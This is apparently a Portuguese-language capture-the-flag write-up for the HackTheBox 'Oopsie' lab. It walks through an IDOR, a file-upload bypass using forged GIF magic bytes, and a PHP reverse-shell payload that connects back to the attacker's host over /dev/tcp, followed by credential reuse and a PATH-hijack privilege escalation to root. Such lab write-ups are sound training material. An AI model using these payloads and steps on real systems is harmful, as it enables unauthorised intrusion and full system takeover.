Oopsie

Plataforma: HackTheBox

Dificuldade: Fácil (Starting Point)

Data de Resolução: 15 de Abril de 2026

Sumário

1. Visão Geral …… 3

2. Reconhecimento …… 3

3. Exploração …… 5

4. Movimentação Lateral …….. 7

5. Escalada de Privilégios ……. 8

6. Conclusão …… 10

7. Referências …….. 10

1. Visão Geral

O desafio Oopsie da plataforma HackTheBox apresenta um ambiente web com controle de acesso falho. O vetor principal de ataque inicia-se com a exploração de uma vulnerabilidade de *Insecure Direct Object Reference* (IDOR) no painel de usuário, permitindo o roubo de identificadores administrativos. Essa identidade forjada viabiliza um bypass na funcionalidade de upload de arquivos, resultando em Execução Remota de Código (RCE). A partir do *foothold* inicial, a exploração segue com movimentação lateral via vazamento de credenciais no código-fonte e culmina na escalada de privilégios através da exploração de um binário SUID vulnerável a sequestro de caminho de execução (*Path Hijacking*).

2. Reconhecimento

A etapa de enumeração externa iniciou-se com a identificação de portas TCP abertas utilizando o utilitário nmap. Realizamos uma varredura inicial focada em velocidade para mapear a superfície de ataque.

```bash
nmap -p- --min-rate 5000 <TARGET_IP>
```

Justificativa: Este comando executa uma varredura superficial em todas as 65.535 portas TCP (`-p-`). O parâmetro `--min-rate 5000` otimiza o tempo do teste forçando o envio de pelo menos 5.000 pacotes por segundo, o que é ideal para identificar rapidamente portas abertas antes de aprofundar a investigação.

Com as portas ativas identificadas, executamos uma varredura direcionada e profunda para obter a versão dos serviços em execução.


```bash
nmap -sV -p 22,80 <TARGET_IP>
```

Justificativa: Com as portas alvo ativas mapeadas (22 e 80), a *flag* `-sV` é direcionada exclusivamente a elas para realizar o *banner grabbing* e a detecção exata das versões dos serviços em execução. Esta etapa é fundamental para a busca posterior de vulnerabilidades conhecidas (CVEs).


Output:

```
Plaintext
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

Ao confirmar a presença de um servidor web na porta 80, a aplicação foi acessada via navegador. Utilizando o proxy **Burp Suite** e a extensão **FoxyProxy**, inspecionamos o tráfego HTTP em busca de diretórios ocultos, revelando o *endpoint* /cdn-cgi/login/, que provê a interface de autenticação com a opção de login como convidado ("Guest").




[Imagem 1: Captura de tela do histórico HTTP do Burp Suite revelando o endpoint de login oculto.]



[Imagem 2: Captura de tela da interface de login do sistema Oopsie apresentando a opção 'Login as Guest'.]

3. Exploração

Ao autenticar no sistema utilizando a conta de convidado, obtivemos acesso ao menu interno. Na aba "Account", a aplicação exibe dados do perfil, como *Access ID*, Nome e Email.



[Imagem 3: Captura de tela do painel do usuário Guest demonstrando as informações básicas do perfil.]

Ao analisar a barra de endereços, identificamos que a consulta aos dados era estruturada através do parâmetro URL id=2. Alterando este valor sequencialmente para id=1, o servidor retornou os dados da conta primária (Administrador), incluindo seu *Access ID* e *Role*. Esse

comportamento caracteriza uma vulnerabilidade crítica de IDOR (*Insecure Direct Object Reference*), onde a aplicação falha em validar a autorização da sessão antes de fornecer os dados solicitados.

De posse dessas informações, adulteramos os cookies do navegador para assumir a identidade administrativa e liberar o acesso à aba de *Uploads*. Para obter Execução Remota de Código (RCE), preparamos um script shell.php para estabelecer um *Reverse Shell*.

Para contornar as validações do servidor web que bloqueiam o envio de códigos executáveis, forjamos a identidade do arquivo através de *Magic Bytes* (assinatura de arquivo) e manipulação do cabeçalho HTTP.

Código Fonte do Payload (shell.php):

```
PHP
```

```
GIF89a;
<?php
// Payload de reverse shell em PHP
exec("/bin/bash -c 'bash -i >& /dev/tcp/<LOCAL_VPN_IP>/4444
0>&1'");
?>
```

Justificativa: Este código cria um *Reverse Shell* instruindo o servidor a abrir um terminal interativo (`bash -i`) e redirecionar a conexão de volta para a máquina atacante. A adição de `GIF89a;` na primeira linha forja intencionalmente os *Magic Bytes* do arquivo, enganando a barreira de segurança do código-fonte da aplicação que verifica assinaturas de imagens.

Iniciamos um *listener* em nossa máquina atacante:

```
Bash
```

```
nc -lvnp 4444
```

Justificativa: Inicia um servidor de escuta local com o utilitário Netcat para aguardar a conexão da máquina alvo. Os parâmetros garantem que a porta 4444 permaneça aberta no modo de escuta (`-l`), exiba detalhes da conexão (`-v`) e evite perdas de tempo com resolução de DNS (`-n`).

Ao submeter o arquivo na página de upload, interceptamos a requisição via Burp Suite e alteramos a diretiva de tipo de conteúdo para mascarar o arquivo como uma imagem, enganando a validação de *MIME Type* da aplicação:

```bash
Content-Type: image/gif
```

Justificativa: No momento do envio do formulário, a requisição foi interceptada no Burp Suite para alterar manualmente o cabeçalho *Content-Type* original de PHP para GIF. Em conjunto com a manipulação de *Magic Bytes*, esta técnica consolida o *File Upload Bypass*, mascarando a carga útil como um arquivo inofensivo para o servidor web.

Para localizar onde a aplicação armazenou o payload, executamos uma varredura de diretórios utilizando a ferramenta gobuster:

```bash
gobuster dir -u "http://<TARGET_IP>" -w /usr/share/wordlists/dirb/common.txt -x php,txt
```

Justificativa: Utilização da ferramenta de força bruta *Gobuster* para enumerar diretórios não listados no servidor. O parâmetro `-x php,txt` foca a busca na descoberta de endpoints interativos. O comando revelou o caminho `/uploads/`, permitindo a execução do script enviado e garantindo o *foothold* inicial na máquina como `www-data`.

Output:

```plaintext
uploads               (Status: 301) [Size: 318] [--> http://<TARGET_IP>/uploads/]
```

Ao navegar para http://<TARGET_IP>/uploads/shell.php, o servidor web interpretou o código PHP adulterado, forçando a máquina a estabelecer uma conexão reversa conosco na porta 4444, garantindo o acesso inicial como usuário www-data.

4. Movimentação Lateral

O terminal cru (*dumb shell*) obtido via Netcat possui limitações operacionais. Portanto, o primeiro passo após o acesso foi estabilizar o TTY utilizando Python, viabilizando o uso de comandos interativos essenciais (como su).

```bash
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Justificativa: O shell cru obtido possui severas limitações de interatividade e pode desconectar facilmente. Este comando invoca a biblioteca `pty` do Python, presente nativamente no sistema, para gerar um pseudo-terminal (TTY) interativo. Isso viabiliza a execução correta de comandos essenciais, como `su`.

Como o vetor inicial ocorreu através do servidor web, iniciamos a enumeração local buscando falhas de configuração e dados sensíveis na própria raiz da aplicação.

```bash
cd /var/www/html/cdn-cgi/login
ls -la
```

Justificativa: Considerando que o vetor de ataque inicial foi a aplicação web, a movimentação para o diretório raiz do *endpoint* de autenticação visa localizar arquivos de configuração. O uso de `ls -la` garante que arquivos ocultos também sejam revelados na investigação por informações sensíveis.

Output:

```plaintext
-rw-r--r-- 1 root root 6361 Apr 15  2021 admin.php
-rw-r--r-- 1 root root   80 Jan 24  2020 db.php
-rw-r--r-- 1 root root 5349 Apr 15  2021 index.php
-rw-r--r-- 1 root root    0 Jan 24  2020 script.js
```

A leitura do arquivo de configuração de banco de dados (db.php) revelou um par de credenciais *hardcoded*: usuário robert e a senha <PASSWORD>. Empregando o princípio de reúso de credenciais, tentamos trocar o usuário da sessão atual de www-data para robert.

```bash
su robert
```

Justificativa: Aplicação da técnica de reúso de credenciais. Utilizando o comando *substitute user* (`su`) juntamente com a senha capturada no banco de dados, foi possível escalar privilégios horizontalmente e assumir o controle da conta do usuário de sistema `robert`. A flag de usuário pôde então ser coletada em `/home/robert/user.txt`.

A autenticação obteve sucesso, completando a movimentação lateral e permitindo a captura da flag do usuário localizada em /home/robert/user.txt (conteúdo: <FLAG>).

5. Escalada de Privilégios

Com o acesso estabilizado através de uma conta de usuário padrão, procedemos à enumeração de binários locais que pudessem possuir a *flag* SUID ativada, conferindo direitos de execução privilegiada. Considerando a associação do usuário robert ao grupo bugtracker, focamos a busca nesse critério:

```bash
find / -group bugtracker 2>/dev/null
```

Justificativa: Foi constatado que o usuário atual pertencia a um grupo não-padrão chamado `bugtracker`. Este comando varre todo o sistema de arquivos (`/`) especificamente em busca de arquivos que tenham esse grupo como proprietário. O trecho `2>/dev/null` oculta falhas de leitura por falta de permissão, resultando em um *output* limpo que apontou para `/usr/bin/bugtracker`.

Output:

```plaintext
/usr/bin/bugtracker
```

O binário bugtracker solicita um "Bug ID" ao ser executado. O funcionamento interno desse aplicativo revelou uma vulnerabilidade crítica: ele efetua chamadas a comandos do sistema operacional (como o comando cat) sem utilizar caminhos absolutos (ex: /bin/cat). Isso permite a realização de um ataque de *Path Hijacking* (Sequestro de Caminho de Variável de Ambiente).

Para explorar a vulnerabilidade, forjamos um executável cat malicioso que, na verdade, invoca um terminal shell:

```bash
cd /tmp
echo '/bin/sh' > cat
chmod +x cat
export PATH=/tmp:$PATH
```

Justificativa: Esta sequência prepara a armadilha. Primeiramente, acessamos o diretório `/tmp`, que possui permissões globais de escrita. Nele, criamos um arquivo chamado `cat` cujo único objetivo é invocar um novo terminal shell (`/bin/sh`), tornando-o executável na sequência (`chmod +x`). A última linha é a chave do ataque: ela adiciona o diretório `/tmp` ao topo da prioridade da variável de ambiente `PATH` do sistema operacional.

Com o ambiente devidamente sequestrado, executamos o binário alvo:

```bash
/usr/bin/bugtracker
```

Justificativa: Ao rodar o aplicativo de logs como `robert` e informar um ID qualquer, o binário tenta executar o utilitário do sistema para ler o relatório. Contudo, devido ao ambiente manipulado no passo anterior, o sistema ignora o executável real e aciona o arquivo `/tmp/cat` criado pelo invasor. Como o fluxo do programa iniciou-se sob a permissão SUID de `root`, o *shell* forjado é retornado com autoridade máxima de Administrador, viabilizando a leitura final em `/root/root.txt`.

Ao inserirmos qualquer texto no campo *Bug ID*, o aplicativo (rodando como usuário privilegiado) tenta invocar o comando cat para ler os relatórios. No entanto, devido ao *Path Hijacking*, o sistema localiza e executa primeiramente o nosso binário malicioso em /tmp. Isso resultou na abertura imediata de um terminal interativo com privilégios de root, permitindo a leitura do arquivo /root/root.txt (conteúdo: <FLAG>).

6. Conclusão

A exploração da máquina Oopsie demonstrou uma cadeia de vulnerabilidades sistêmicas clássicas, começando pela enumeração de diretórios que expôs um painel de acesso. O foothold baseou-se na exploração de falhas na autorização lógica (IDOR) combinada com um *File Upload Bypass* (MIME-Type e Magic Bytes). Após o acesso inicial, configurações inseguras com credenciais fixadas em código (*hardcoded passwords*) permitiram a movimentação lateral, enquanto o escalonamento final para o usuário root dependeu

estritamente da manipulação insegura de variáveis de ambiente (*Path Hijacking*) por parte de um binário SUID construído de forma inadequada.

7. Referências

- **FoxyProxy Standard:** https://getfoxyproxy.org/
- **Burp Suite Community Edition:** https://portswigger.net/burp/communitydownload
- **Nmap (Network Mapper):** https://nmap.org/
- **Gobuster GitHub:** https://github.com/OJ/gobuster
- **PentestMonkey - PHP Reverse Shell:** https://github.com/pentestmonkey/php-reverse-shell
- **GTFOBins:** https://gtfobins.github.io/
- **OWASP - IDOR Guide:** https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/04-Testing_for_Insecure_Direct_Object_References
- **Upgrading Shells (ropnop):** https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/
- **PATH Hijacking Technique:** https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/